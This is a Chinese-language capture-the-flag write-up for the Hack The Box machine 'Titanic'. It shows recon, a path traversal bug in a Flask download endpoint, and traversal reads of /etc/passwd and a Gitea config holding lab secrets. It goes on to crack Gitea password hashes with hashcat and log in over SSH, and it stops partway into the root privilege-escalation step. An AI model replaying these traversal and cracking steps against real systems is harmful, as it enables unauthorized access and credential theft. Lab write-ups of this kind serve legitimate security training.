HTB Titanic writeup(../../配置文件请留意,root还远吗?)
HTB Titanic writeup
大佬请忽略!
Titanic攻击要点:
★ 分析源码获取路径遍历漏洞造成信息泄露

★ gitea configuration docker file默认配置
★ magic公开漏洞利用
信息收集
nmap
└─$ nmap -p- --min-rate 1000 10.10.11.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 09:45 CST
Nmap scan report for 10.10.11.55
Host is up (0.20s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 79.33 seconds
└─$ nmap -p22,80 -sCV --min-rate 1000 10.10.11.55
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-29 09:48 CST
Nmap scan report for 10.10.11.55
Host is up (0.23s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 73:03:9c:76:eb:04:f1:fe:c9:e9:80:44:9c:7f:13:46 (ECDSA)
|_  256 d5:bd:1d:5e:9a:86:1c:eb:88:63:4d:5f:88:4b:7e:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://titanic.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: titanic.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.57 seconds
靶机开放ssh服务22端口和http服务80端口,并获取到域名:titanic.htb
维护域名到/etc/hosts文件
echo 10.10.11.55 titanic.htb | sudo tee -a /etc/hosts
http
http://titanic.htb/

Tech stack

后台服务框架是:Werkzeug/3.0.3 Python/3.10.12。通过搜索并没有找到可利用信息。
gobuster
└─$ gobuster dir -u http://titanic.htb/ -t 100 -o gobuster.log --no-error -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://titanic.htb/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/download             (Status: 400) [Size: 41]
/book                 (Status: 405) [Size: 153]
/server-status        (Status: 403) [Size: 276]
Progress: 29999 / 30000 (100.00%)
===============================================================
Finished
===============================================================
两个接口/download和/book。
ffuf
└─$ ffuf -u http://titanic.htb/ -H "Host: FUZZ.titanic.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -t 100 -fw 20

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://titanic.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.titanic.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 100
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 20
________________________________________________

dev                     [Status: 200, Size: 13982, Words: 1107, Lines: 276, Duration: 354ms]
:: Progress: [114442/114442] :: Job [1/1] :: 502 req/sec :: Duration: [0:07:54] :: Errors: 1300 ::
维护子域名到/etc/hosts文件。
10.10.11.55 titanic.htb dev.titanic.htb
http://dev.titanic.htb/

Gitea Version: 1.22.1泄露版本信息,通过搜索并未发现可利用信息。





代码版本管理工具上有docker的配置和flask-app的源码文件。mysql的docker配置文件有两个数据库密码MySQLP@$$w0rd!,sql_password。(尝试登录服务器不成功)

volumes: - /home/developer/gitea/data:/data
将主机路径 /home/developer/gitea/data 挂载到容器内的 /data,用于持久化 Gitea 数据(包括 Git 仓库、配置文件、数据库等)。
flask-app/app.py源码分析
from flask import Flask, request, jsonify, send_file, render_template, redirect, url_for, Response
import os
import json
from uuid import uuid4

app = Flask(__name__)

TICKETS_DIR = "tickets"

if not os.path.exists(TICKETS_DIR):
    os.makedirs(TICKETS_DIR)

@app.route('/')
def index():
    return render_template('index.html')

@app.route('/book', methods=['POST'])
def book_ticket():
    data = {
        "name": request.form['name'],
        "email": request.form['email'],
        "phone": request.form['phone'],
        "date": request.form['date'],
        "cabin": request.form['cabin']
    }

    ticket_id = str(uuid4())
    json_filename = f"{ticket_id}.json"
    json_filepath = os.path.join(TICKETS_DIR, json_filename)

    with open(json_filepath, 'w') as json_file:
        json.dump(data, json_file)

    return redirect(url_for('download_ticket', ticket=json_filename))

@app.route('/download', methods=['GET'])
def download_ticket():
    ticket = request.args.get('ticket')
    if not ticket:
        return jsonify({"error": "Ticket parameter is required"}), 400

    json_filepath = os.path.join(TICKETS_DIR, ticket)

    if os.path.exists(json_filepath):
        return send_file(json_filepath, as_attachment=True, download_name=ticket)
    else:
        return jsonify({"error": "Ticket not found"}), 404

if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000)
/download接口中send_file()是文件下载函数,参数json_filepath来自系统常量TICKETS_DIR和请求参数ticket,ticket并未经过过滤处理直接拼到json_filepath导致产生路径遍历漏洞。
Shell as developer
利用web服务的路径遍历漏洞获取gitea的docker配置。gitea configuration docker file默认安装路径。
路径遍历
路径遍历(Path Traversal)是一种攻击技术,攻击者通过在输入中插入特殊字符(如 …/ 或 …\)来访问 Web 服务器上的任意文件或目录,绕过访问控制。原理是利用应用程序未正确验证用户输入的路径,导致可以访问敏感文件(如配置文件、源代码)。使用时,攻击者常通过构造恶意 URL 或表单输入(如 …/…/etc/passwd)尝试读取或修改系统文件。防御方法包括严格验证用户输入、限制文件访问范围及使用白名单。
使用/etc/passwd验证路径遍历漏洞。

└─$ cat _.._.._.._.._.._.._.._.._.._.._.._.._etc_passwd| grep sh$
root:x:0:0:root:/root:/bin/bash
developer:x:1000:1000:developer:/home/developer:/bin/bash
系统只存在两个账号。

└─$ cat _.._.._.._.._.._.._.._.._.._.._.._.._home_developer_gitea_data_gitea_conf_app.ini
APP_NAME = Gitea: Git with a cup of tea
RUN_MODE = prod
RUN_USER = git
WORK_PATH = /data/gitea

[repository]
ROOT = /data/git/repositories

[repository.local]
LOCAL_COPY_PATH = /data/gitea/tmp/local-repo

[repository.upload]
TEMP_PATH = /data/gitea/uploads

[server]
APP_DATA_PATH = /data/gitea
DOMAIN = gitea.titanic.htb
SSH_DOMAIN = gitea.titanic.htb
HTTP_PORT = 3000
ROOT_URL = http://gitea.titanic.htb/
DISABLE_SSH = false
SSH_PORT = 22
SSH_LISTEN_PORT = 22
LFS_START_SERVER = true
LFS_JWT_SECRET = OqnUg-uJVK-l7rMN1oaR6oTF348gyr0QtkJt-JpjSO4
OFFLINE_MODE = true

[database]
PATH = /data/gitea/gitea.db
DB_TYPE = sqlite3
HOST = localhost:3306
NAME = gitea
USER = root
PASSWD =
LOG_SQL = false
SCHEMA =
SSL_MODE = disable

[indexer]
ISSUE_INDEXER_PATH = /data/gitea/indexers/issues.bleve

[session]
PROVIDER_CONFIG = /data/gitea/sessions
PROVIDER = file

[picture]
AVATAR_UPLOAD_PATH = /data/gitea/avatars
REPOSITORY_AVATAR_UPLOAD_PATH = /data/gitea/repo-avatars

[attachment]
PATH = /data/gitea/attachments

[log]
MODE = console
LEVEL = info
ROOT_PATH = /data/gitea/log

[security]
INSTALL_LOCK = true
SECRET_KEY =
REVERSE_PROXY_LIMIT = 1
REVERSE_PROXY_TRUSTED_PROXIES = *
INTERNAL_TOKEN = eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJuYmYiOjE3MjI1OTUzMzR9.X4rYDGhkWTZKFfnjgES5r2rFRpu_GXTdQ65456XC0X8
PASSWORD_HASH_ALGO = pbkdf2

[service]
DISABLE_REGISTRATION = false
REQUIRE_SIGNIN_VIEW = false
REGISTER_EMAIL_CONFIRM = false
ENABLE_NOTIFY_MAIL = false
ALLOW_ONLY_EXTERNAL_REGISTRATION = false
ENABLE_CAPTCHA = false
DEFAULT_KEEP_EMAIL_PRIVATE = false
DEFAULT_ALLOW_CREATE_ORGANIZATION = true
DEFAULT_ENABLE_TIMETRACKING = true
NO_REPLY_ADDRESS = noreply.localhost

[lfs]
PATH = /data/git/lfs

[mailer]
ENABLED = false

[openid]
ENABLE_OPENID_SIGNIN = true
ENABLE_OPENID_SIGNUP = true

[cron.update_checker]
ENABLED = false

[repository.pull-request]
DEFAULT_MERGE_STYLE = merge

[repository.signing]
DEFAULT_TRUST_MODEL = committer

[oauth2]
JWT_SECRET = FIAOKLQX4SBzvZ9eZnHYLTCiVGoBtkE4y5B7vMjzz3g

从app.ini获取数据库配置路径/data/gitea/gitea.db,获取数据库文件。

使用DB Browser for SQLite打开数据库获取用户的密码。
gitea password decrypt hashcat
└─# hashcat -a 0 -m 10900 hash /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #1: cpu-sandybridge-Intel(R) Core(TM) i9-9980HK CPU @ 2.40GHz, 2189/4442 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 3 digests; 3 unique digests, 3 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Slow-Hash-SIMD-LOOP

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

Cracking performance lower than expected?

* Append -w 3 to the commandline.
  This can cause your screen to lag.

* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

sha256:50000:i/PjRSt4VE+L7pQA1pNtNA==:5THTmJRhN7rqcO1qaApUOF7P8TEwnAvY8iXyhEBrfLyO/F2+8wvxaCYZJjRE6llM+1Y=:25282528
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
使用developer/25282528登录服务器
└─$ ssh developer@10.10.11.55
The authenticity of host '10.10.11.55 (10.10.11.55)' can't be established.
ED25519 key fingerprint is SHA256:Ku8uHj9CN/ZIoay7zsSmUDopgYkPmN7ugINXU0b2GEQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.55' (ED25519) to the list of known hosts.
developer@10.10.11.55's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-131-generic x86_64)
...[snip]...
Last login: Mon Sep 29 13:15:22 2025 from 10.10.16.23
developer@titanic:~$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer)
developer@titanic:~$ ls -la
total 40
drwxr-x--- 7 developer developer 4096 Sep 28 23:03 .
drwxr-xr-x 3 root      root      4096 Aug  1  2024 ..
lrwxrwxrwx 1 root      root         9 Jan 29  2025 .bash_history -> /dev/null
-rw-r--r-- 1 developer developer 3771 Jan  6  2022 .bashrc
drwx------ 3 developer developer 4096 Aug  1  2024 .cache
drwxrwxr-x 3 developer developer 4096 Aug  2  2024 gitea
drwxrwxr-x 5 developer developer 4096 Aug  1  2024 .local
drwxrwxr-x 2 developer developer 4096 Aug  2  2024 mysql
-rw-r--r-- 1 developer developer  807 Jan  6  2022 .profile
drwx------ 2 developer developer 4096 Aug  1  2024 .ssh
-rw-r----- 1 root      developer   33 Sep 28 18:38 user.txt
developer@titanic:~$
Shell as root
通过信息收集找到一个bash脚本identify_images.sh,脚本调用magick工具并将输出内容追加到metadata.log。
developer@titanic:~$ cd /opt/
developer@titanic:/opt$ ls -la
total 20
drwxr-xr-x  5 root root      4096 Feb  7  2025 .
drwxr-xr-x 19 root root      4096 Feb  7  2025 ..
drwxr-xr-x  5 root developer 4096 Feb  7  2025 app
drwx--x--x  4 root root      4096 Feb  7  2025 containerd
drwxr-xr-x  2 root root      4096 Feb  7  2025 scripts
developer@titanic:/opt$ cd scripts/
developer@titanic:/opt/scripts$ ls -la
total 12
drwxr-xr-x 2 root root 4096 Feb  7  2025 .
drwxr-xr-x 5 root root 4096 Feb  7  2025 ..
-rwxr-xr-x 1 root root  167 Feb  3  2025 identify_images.sh
developer@titanic:/opt/scripts$ cat identify_images.sh
cd /opt/app/static/assets/images
truncate -s 0 metadata.log
find /opt/app/static/assets/images/ -type f -name "*.jpg" | xargs /usr/bin/magick identify >> metadata.log
查看metadata.log文件不停的修改时间,文件的所有者是root。推断可能root的定时任务在调用identify_images.sh脚本。
developer@titanic:/opt/scripts$ cd /opt/app/static/assets/images/
developer@titanic:/opt/app/static/assets/images$ ls -la
total 1516
drwxrwx--- 2 root      developer   4096 Feb  3  2025 .
drwxr-x--- 3 root      developer   4096 Feb  7  2025 ..
-rw-rw-r-- 1 developer developer 232842 Sep 28 23:56 abc.jpg
-rw-r----- 1 root      developer 291864 Feb  3  2025 entertainment.jpg
-rw-r----- 1 root      developer 280854 Feb  3  2025 exquisite-dining.jpg
-rw-r----- 1 root      developer 209762 Feb  3  2025 favicon.ico
-rw-r----- 1 root      developer 232842 Feb  3  2025 home.jpg
-rw-r----- 1 root      developer 280817 Feb  3  2025 luxury-cabins.jpg
-rw-r----- 1 root      developer    544 Sep 30 07:17 metadata.log
developer@titanic:/opt/app/static/assets/images$ sleep 30;ls -la metadata.log
-rw-r----- 1 root developer 544 Sep 30 07:18 metadata.log
